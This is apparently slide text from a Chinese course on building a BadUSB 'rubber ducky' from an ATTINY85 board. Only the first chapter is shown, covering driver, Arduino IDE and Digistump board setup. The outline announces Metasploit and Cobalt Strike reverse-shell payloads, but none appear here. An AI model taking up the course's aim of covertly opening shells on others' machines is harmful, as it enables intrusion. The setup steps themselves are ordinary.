

DIY制作badusb橡皮鸭近源渗透

蜀山无道

免责声明

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课程简介

教程基于atmel芯片ATTINY85 自带usb可刷写功能，用arduino的IDE烧录渗透代码实现metasploit反弹shell，Cobalt Strike快速上线。

第一章环境安装配置

第二章hello world程序

第三章metasploit反弹shell

第四章Cobalt Strike反弹shell

第一章环境安装配置

环境介绍:

1.1 vmware 16 x64 pro

1.2 windows 10 x64专业版

1.3 Arduino IDE 1.8.3

1.4 Attiny85微型 USB接口开发板

第一章环境安装配置

Attiny85开发板




第一章环境安装配置

驱动安装:

Digistump.Drivers > Digistump Drivers >					在 Digistump
名称	修改日期	类型	大小		
amd64	2022/9/12 20:49	文件夹			
x86	2022/9/12 20:49	文件夹			
cdc_digix.cat	2016/4/8 13:21	安全目录	8 KB		
ChangeCDCSpeed.vbs	2016/4/8 13:21	VBScript Script ...	2 KB		
digiserial.cat	2014/9/3 22:45	安全目录	9 KB		
DigiSerial.inf	2014/9/3 22:42	安装信息	3 KB		
Digispark_Bootloader.cat	2016/4/8 13:21	安全目录	10 KB		
Digispark_Bootloader.inf	2016/4/8 13:21	安装信息	9 KB		
digiusb.cat	2016/4/8 13:21	安全目录	11 KB		
DigiUSB.inf	2016/4/8 13:21	安装信息	8 KB		
DigiX.inf	2016/4/8 13:21	安装信息	4 KB		
DPinst.exe	2016/4/8 13:21	应用程序	901 KB		
DPinst64.exe	2016/4/8 13:21	应用程序	1,023 KB		
Install Drivers.exe	2016/4/8 13:21	应用程序	1,487 KB		
launcher.exe	2016/4/8 13:21	应用程序	1,416 KB		
micronucleus.exe	2016/4/8 13:21	应用程序	82 KB		
post_install.bat	2016/4/8 13:21	Windows 批处理...	1 KB		

第一章环境安装配置

驱动安装:



第一章

驱动安装:

设备驱动程序安装向导



正在完成设备驱动程序安装向导

此计算机上成功地安装了此驱动程序。

现在您可以将设备连接到此计算机。如果此设备附有说明, 请先阅读。

驱动程序名	状态
✓ Digistump LLC (usb...	可以使用了
✓ libusb-win32 Digis...	可以使用了
✓ libusb-win32 DigiU...	可以使用了

< 上一步(B)

完成

取消

第一章环境安装配置

Arduino IDE安装配置:


arduino-1.8.3 >

名称	修改日期	类型	大小
drivers	2022/9/12 20:50	文件夹	
examples	2022/9/12 20:50	文件夹	
hardware	2022/9/12 20:50	文件夹	
java	2022/9/12 20:50	文件夹	
lib	2022/9/12 20:50	文件夹	
libraries	2022/9/12 20:50	文件夹	
reference	2022/9/12 20:50	文件夹	
tools	2022/9/12 20:50	文件夹	
tools-builder	2022/9/12 20:50	文件夹	
arduino.exe	2017/5/31 18:58	应用程序	395 KB
arduino.l4j.ini	2017/5/31 18:58	配置设置	1 KB
arduino_debug.exe	2017/5/31 18:58	应用程序	393 KB
arduino_debug.l4j.ini	2017/5/31 18:58	配置设置	1 KB
arduino-builder.exe	2017/5/31 18:58	应用程序	3,214 KB
libusb0.dll	2017/5/31 18:58	应用程序扩展	43 KB
msvcp100.dll	2017/5/31 18:58	应用程序扩展	412 KB
msvcr100.dll	2017/5/31 18:58	应用程序扩展	753 KB
revisions.txt	2017/5/31 18:58	文本文档	83 KB
wrapper-manifest.xml	2017/5/31 18:58	XML 文档	1 KB

第一章环境安装配置

Arduino IDE安装配置:

1.1



第一章环境安装配置


Arduino IDE安装配置:

http://digistump.com/package_digistump_index.json




第一章环境安装配置

Arduino IDE配置本地代理: 配置本地代理



第一章环境安装配置

Arduino IDE配置开发板管理器:



第一章环境安装配置

开发板管理器



类型 贡献

对搜索进行过滤...

Industruino SAMD Boards (32-bits ARM Cortex-M0+) by Industruino

这个包包含的开发板:
Industruino D21G.

[Online help](#)

[More info](#)

Digistump AVR Boards by Digistump

这个包包含的开发板:
Digispark (Default - 16.5mhz), Digispark Pro (Default 16 Mhz), Digispark Pro (16 Mhz) (32 byte buffer), Digispark Pro (16 Mhz) (64 byte buffer), Digispark (16mhz - No USB), Digispark (8mhz - No USB), Digispark (1mhz - No USB).

[Online help](#)

[More info](#)

安装

Digistump SAM Boards (32-bits ARM Cortex-M3) by Digistump

这个包包含的开发板:
Digistump DigiX.

[Online help](#)

[More info](#)

Oak by Digistump by Digistump

关闭


[More info](#)

正在下载平台索引...

取消

第一章环境安装配置

安装Digistump:




第一章环境安装配置

Disgistump安装成功:




第一章环境安装配置



